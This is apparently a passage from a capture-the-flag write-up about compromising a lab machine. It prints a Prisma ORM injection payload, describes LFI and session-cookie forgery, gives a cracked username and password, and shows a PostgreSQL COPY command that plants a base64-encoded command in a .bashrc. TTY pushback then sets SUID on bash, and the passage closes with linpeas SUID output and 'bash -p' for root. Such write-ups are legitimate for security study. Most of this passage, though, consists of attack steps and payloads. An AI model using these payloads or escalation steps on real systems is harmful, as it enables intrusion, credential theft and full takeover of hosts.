       \g or terminate with semicolon to execute query
       \q to quit
download=>
```

/home/wesley/ttyp -- $'chmod u+s /bin/bash' => encode => base64
copy (select convert_from(decode('cHl0aG9uMyAvaG9tZS93ZXNsZXkvaW5qLnB5','base64'),'utf-8')) to '/var/lib/

postgresql/.bashrc';

Exploitation

md5 hash: f88976c10af66915918945b9679b2bd3
username: wesley
password: dunkindonuts

password hash discovered through:
LFI to get the secret key that was used to create session cookie
Cookie Forgery to be able to create signed cookie that server accepts but with my own custom values in the session cookie
Prisma ORM Injection, injected right at the heart of it :
{"flashes": {"info": [], "error": [], "success": []}, "user": {"AND": [{"id": 1}, {"password": {"startsWith": "9"}}]}}


Post-Exploitation

Get postgres

then :

https://www.errno.fr/TTYPushback.html
https://www.halfdog.net/Security/2012/TtyPushbackPrivilegeEscalation/

Got Root Access!



```
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root 23K Feb 21  2022 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root messagebus 51K Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 463K Jul 19 19:56 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 15K Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 67K May 30 15:42 /usr/bin/su
-rwsr-xr-x 1 root root 67K Nov 29  2022 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Sol
aris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 39K Mar  7  2020 /usr/bin/fusermount
-rwsr-sr-x 1 root root 1.2M Apr 18  2022 /usr/bin/bash
-rwsr-sr-x 1 daemon daemon 55K Nov 12  2018 /usr/bin/at  --->  RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 39K May 30 15:42 /usr/bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 87K Nov 29  2022 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44K Nov 29  2022 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 163K Apr  4 11:56 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 31K Feb 21  2022 /usr/bin/pkexec  --->  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x 1 root root 84K Nov 29  2022 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 55K May 30 15:42 /usr/bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 52K Nov 29  2022 /usr/bin/chsh
```

bash -p